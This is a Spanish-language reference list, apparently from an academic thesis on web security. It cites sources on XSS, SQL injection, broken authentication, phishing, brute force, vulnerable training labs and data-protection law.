[6] *Auth0*. (s/f). Auth0. Recuperado el 9 de junio de 2022, de https://auth0.com/resources/whitepapers/Como-solucionar-una-autenticacion-vulnerada

[7] Báez, J. (2021, septiembre 28). *Qué es un ataque de* XSS *o Cross-Site Scripting*. WeLiveSecurity. https://www.welivesecurity.com/la-es/2021/09/28/que-es-ataque-xss-cross-site-scripting/

[8] Belcic, I. (2020, septiembre 22). *¿Qué es la inyección de* SQL *y cómo funciona?* ¿Qué es la inyección de SQL y cómo funciona?; Avast. https://www.avast.com/es-es/c-sql-injection

[9] *Bloquear el* XSS *y subsanar vulnerabilidades*. (s/f). IONOS Digitalguide. Recuperado el 9 de junio de 2022, de https://www.ionos.es/digitalguide/paginas-web/desarrollo-web/que-es-el-xss-o-cross-site-scripting/

[10] *Broken Authentication*. (s/f). Hdivsecurity.Com. Recuperado el 9 de junio de 2022, de https://hdivsecurity.com/owasp-broken-authentication

[11] *Burp suite - application security testing software*. (s/f). Portswigger.net. Recuperado el 9 de junio de 2022, de https://portswigger.net/burp

[12] *bWAPP, a buggy web application!* (s/f). Itsecgames.com. Recuperado el 9 de junio de 2022, de http://www.itsecgames.com/

[13] *Comprendiendo la vulnerabilidad* XSS *(Cross-site Scripting) en sitios web*. (2015, abril 29). WeLiveSecurity. https://www.welivesecurity.com/la-es/2015/04/29/vulnerabilidad-xss-cross-site-scripting-sitios-web/

[14] *¿Cuáles son los diferentes tipos de phishing*? (s/f). Trend Micro. Recuperado el 9 de junio de 2022, de https://www.trendmicro.com/es_es/what-is/phishing/types-of-phishing.html

[15] Daityari, S. (2020, enero 14). *Inyección SQL: Una guía para usuarios principiantes de WordPress*. Kinsta. https://kinsta.com/es/blog/inyeccion-sql/

[16] Dhayalan. (s/f). *windows-php-reverse-shell: Simple php reverse shell implemented using binary*.

[17] *Dirección de Tecnologías de Información*. (s/f). Uach.cl. Recuperado el 9 de junio de 2022, de https://www.uach.cl/direccion-de-tecnologias-de-informacion/seguridad/tipos-de-phishing

[18] DVWA - *Damn Vulnerable Web Application*. (s/f). Dvwa.co.uk. Recuperado el 9 de junio de 2022, de https://dvwa.co.uk/

[19] *España recibe casi el 10% del 'spam' de todo el mundo*. (2022, junio 1). Computerworld.es. https://cso.computerworld.es/cibercrimen/espana-recibe-casi-el-10-del-spam-de-todo-el-mundo

[20] *España, tercera del mundo que más ataques de "'phishing"' sufre*. (s/f). Cni.es. Recuperado el 9 de junio de 2022, de https://www.ccn-cert.cni.es/gl/gestion-de-incidentes/lucia/23-noticias/1662-espana-tercera-del-mundo-que-mas-ataques-de-phishing-sufre.html

[21] *File inclusion vulnerabilities*. (2016, febrero 9). Offensive-Security.Com; Offensive Security. https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/

[22] Fox, D. (2012). Cross Site Scripting (XSS). *Datenschutz und Datensicherheit - DuD*, 36(11), 840–840. https://doi.org/10.1007/s11623-012-0284-2

[23] Gupta, D. (s/f). *What is Broken Authentication and How to Prevent it*. Loginradius.Com. Recuperado el 9 de junio de 2022, de

https://www.loginradius.com/blog/identity/what-is-broken-authentication/

[24] Jiménez, J. (2021, octubre 28). *Qué tipos de ataques de fuerza bruta hay*. RedesZone. https://www.redeszone.net/tutoriales/seguridad/tipos-ataques-fuerza-bruta/

[25] Klusaitė, L. (2021, noviembre 28). *¿Qué es el XSS, o cross-site scripting?* NordVPN. https://nordvpn.com/es/blog/ataque-xss/

[26] *Lista de Scanners para SQL Injection*. (2007, mayo 24). DragonJAR - Servicios de Seguridad Informática; DragonJAR - Seguridad Informática. https://www.dragonjar.org/lista-de-scanners-para-sql-injection.xhtml

[27] Lynch, B., Hasson, E., Hewitt, N., Johnston, D., & Oh, J. (s/f). *What is SQL injection*. Learning Center. Recuperado el 9 de junio de 2022, de https://www.imperva.com/learn/application-security/sql-injection-sqli/

[28] *OWASP Top ten web application security risks*. (s/f). Owasp.Org. Recuperado el 9 de junio de 2022, de https://owasp.org/www-project-top-ten/

[29] Palomino, O. (s/f). *La guía de* XSS *(Cross Site Scripting): Reflejado, Almacenado y DOM - Español.*
https://www.youtube.com/watch?v=dSUPfcEtxjk

[30] *¿Qué es un ataque de fuerza bruta?* (2021, diciembre 9). www.kaspersky.es.
https://www.kaspersky.es/resource-center/definitions/brute-force-attack

[31] *¿Qué son SSL, TLS y HTTPS?* (s/f). ¿Qué son SSL, TLS y HTTPS? Recuperado el 9 de junio de 2022, de https://www.websecurity.digicert.com/es/es/security-topics/what-is-ssl-tls-https

[32] Sardanyés, E. (s/f). *Todos los tipos de ataques de Phishing*. Esedsl.com. Recuperado el 9 de junio de 2022, de https://www.esedsl.com/blog/todos-los-tipos-de-ataques-de-phishing

[33] *Session ID in the URL : is it a vulnerability ?* (2017, agosto 17). Julienprog.
https://julienprog.wordpress.com/2017/08/17/session-id-in-the-url-is-it-a-vulnerability/

[34] Sgobba, J. P. (2021, julio 13). Vulnerabilidad XSS (Cross Site Scripting): Qué es y cómo solucionarla. *Hackmetrix Blog*.
https://blog.hackmetrix.com/xss-cross-site-scripting/

[35] *sqli-labs: SQLI labs to test error based, Blind boolean based, Time based.* (s/f).

[36] Stawart, D. T. C. (Ed.). (2012). *Cross-Site Scripting*. Dicho.

[37] *The Invicti AppSec Indicator*. (2021, abril 7). Acunetix. https://www.acunetix.com/white-papers/acunetix-web-application-vulnerability-report-2021/

[38] *Types of SQL injection?* (s/f). Acunetix. Recuperado el 9 de junio de 2022, de https://www.acunetix.com/websitesecurity/sql-injection2/

[39] *Vulnerabilidad de autenticación rota – Acervo Lima*. (s/f). Acervolima.com. Recuperado el 9 de junio de 2022, de https://es.acervolima.com/vulnerabilidad-de-autenticacion-rota/

[40] Wikipedia contributors. (s/f). *Cross-site scripting*. Wikipedia, The Free Encyclopedia. https://es.wikipedia.org/w/index.php?title=Cross-site_scripting&oldid=142751691

[41] Hernández, N. (2015, agosto 23). El primer virus informático fue un experimento de laboratorio. ComputerHoy. https://computerhoy.com/video/primer-virus-informatico-fue-experimento-laboratorio-32093

[42] Wikipedia contributors. (2022, abril 20). Morris worm. Wikipedia, The Free Encyclopedia. https://en.wikipedia.org/w/index.php?title=Morris_worm&oldid=1083821449

[43] Wikipedia contributors. (2021, octubre 19). AIDS (Trojan horse). Wikipedia, The Free Encyclopedia. https://en.wikipedia.org/w/index.php?title=AIDS_(Trojan_horse)&oldid=1050667951

[44] Higgins, K. J. (2008, enero 15). Who invented the firewall? Dark Reading. https://www.darkreading.com/analytics/who-invented-the-firewall-

[45]Ataques de inyección SQL: qué son y cómo protegerse. (s/f). Hostalia.com. Recuperado el 18 de junio de 2022, de https://pressroom.hostalia.com/white-papers/ataques-inyeccion-sql/

[46] 2019 DBIR results & analysis. (2019, mayo 7). Verizon Enterprise; Verizon Enterprise Solutions. https://www.verizon.com/business/resources/reports/dbir/2019/results-and-analysis/

[47] Grau, P. (2021). Ataques y vulnerabilidades web. Escola Tècnica Superior d'Enginyeria Informàtica, Universitat Politècnica de València

[48] Pontón, J.L. (2020). Estudio y evaluación de técnicas de navegación para Realidad Virtual colaborativa. Facultad de Informática de Barcelona, Universidad Politécnica de Cataluña.

[49] Weichselbaum, L. (s/f). *Mitiga las secuencias de comandos entre sitios (XSS) con una polí*tica de seguridad de contenido (CSP) estricta. web.dev. Recuperado el 20 de junio de 2022, de https://web.dev/i18n/es/strict-csp/

[50] XAMPP installers and downloads for Apache friends. (s/f). Apachefriends.org. Recuperado el 20 de junio de 2022, de https://www.apachefriends.org/es/index.html

[51] RGPD - Reglamento General de Protección de datos. (s/f). Rgpd.es. Recuperado el 20 de junio de 2022, de https://rgpd.es/

[52] Wikipedia contributors. (s/f). Ley Orgánica de Protección de Datos Personales y garantía de los derechos digitales. Wikipedia, The Free Encyclopedia. https://es.wikipedia.org/w/index.php?title=Ley_Org%C3%A1nica_de_Protecci%C3%B3n_de_Datos_Personales_y_garant%C3%ADa_de_los_derechos_digitales&oldid=141401523